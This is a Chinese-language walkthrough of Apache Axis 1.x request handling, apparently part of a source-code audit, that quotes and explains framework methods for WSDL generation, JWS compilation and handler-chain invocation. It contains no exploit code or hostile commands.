
public void invoke(MessageContext msgContext) throws AxisFault {

    this.configureFromContext(msgContext);

    AxisServer engine = (AxisServer)msgContext.getProperty("transport.http.plugin.engine");

    PrintWriter writer = (PrintWriter)msgContext.getProperty("transport.http.plugin.writer");

    HttpServletResponse response = (HttpServletResponse)msgContext.getProperty(HTTPConstants.MC_HTTP_SERVLETRESPONSE);

    try {

        engine.generateWSDL(msgContext);

        Document wsdlDoc = (Document)msgContext.getProperty("WSDL");

        if (wsdlDoc != null) {

            try {

                this.updateSoapAddressLocationURLs(wsdlDoc, msgContext);

            } catch (RuntimeException var7) {

                this.log.warn("Failed to update soap:address location URL(s) in WSDL.", var7);

            }

            response.setContentType("text/xml; charset=" + XMLUtils.getEncoding().toLowerCase());

            this.reportWSDL(wsdlDoc, writer);

        } else {

            if (this.log.isDebugEnabled()) {

                this.log.debug("processWsdlRequest: failed to create WSDL");

            }

            this.reportNoWSDL(response, writer, "noWSDL02", (AxisFault)null);

        }

    } catch (AxisFault var8) {

        if (!var8.getFaultCode().equals(Constants.QNAME_NO_SERVICE_FAULT_CODE)) {

            throw var8;

        }

        this.processAxisFault(var8);

        response.setStatus(404);

        this.reportNoWSDL(response, writer, "noWSDL01", var8);

    }

}
这里这一大串代码则是创建对应得WSDL并且进行返回的步骤。
将生成wsdl任务交给server-config.wsdd所配置的一系列Handler,其执行顺序为
transport【requestFlow】---->globalConfiguration【requestFlow】---->service【requestFlow】---->service【responseFlow】---->globalConfiguration【responseFlow】---->transport【responseFlow】

针对jws的服务通过JWSHandler处理。
再来看到jws的服务处理的Handler
org.apache.axis.handlers.JWSHandler
  public void invoke(MessageContext msgContext) throws AxisFault {

        if (log.isDebugEnabled()) {

            log.debug("Enter: JWSHandler::invoke");

        }

        try {

            this.setupService(msgContext);

        } catch (Exception var3) {

            log.error(Messages.getMessage("exception00"), var3);

            throw AxisFault.makeFault(var3);

        }

    }
以上代码主要完成将jws转换成java文件,并临时存放至jwsClasses目录中,再通过jdk中的编译器sun.tools.javac.Main、com.sun.tools.javac.main.Main对java文件进行编译,将编译后的class文件存放至jwsClasses目录中,删除临时java文件,并将生成的class二进制文件加载至类加载器中。

rpc = new SOAPService(new RPCProvider());
增加Handler实例RPCProvider(继承BasicProvider)到当前handler链中
DoPost
来到dopost里面来看逻辑
前面获取一些请求路径和context、Engine等内容,在这里就不看了

org.apache.axis.server.AxisServer#invoke
if (hName != null && (h = this.getTransport(hName)) != null && h instanceof SimpleTargetedChain) {

                        transportChain = (SimpleTargetedChain)h;

                        h = transportChain.getRequestHandler();

                        if (h != null) {

                            h.invoke(msgContext);

                        }

                    }
hName这个值为http,this.getTransport(hName)从server-config.wsdd获取值


h.invoke(msgContext);
//循环访问调用每个处理程序的链

public void invoke(MessageContext msgContext) throws AxisFault {

    if (log.isDebugEnabled()) {

        log.debug("Enter: SimpleChain::invoke");

    }

    this.invoked = true;

    this.doVisiting(msgContext, iVisitor);

    if (log.isDebugEnabled()) {

        log.debug("Exit: SimpleChain::invoke");

    }

}
this.doVisiting(msgContext, iVisitor);
org.apache.axis.SimpleChain#doVisiting
 private void doVisiting(MessageContext msgContext, HandlerIterationStrategy visitor) throws AxisFault {

        int i = 0;

        try {

            for(Enumeration enumeration = this.handlers.elements(); enumeration.hasMoreElements(); ++i) {

                Handler h = (Handler)enumeration.nextElement();

                visitor.visit(h, msgContext);

            }

        } catch (AxisFault var6) {

            if (!msgContext.isPropertyTrue(this.CAUGHTFAULT_PROPERTY)) {

                Message respMsg = new Message(var6);

                msgContext.setResponseMessage(respMsg);

                msgContext.setProperty(this.CAUGHTFAULT_PROPERTY, Boolean.TRUE);

            }
visitor.visit(h, msgContext);



遍历XML内容,调用method.invoke
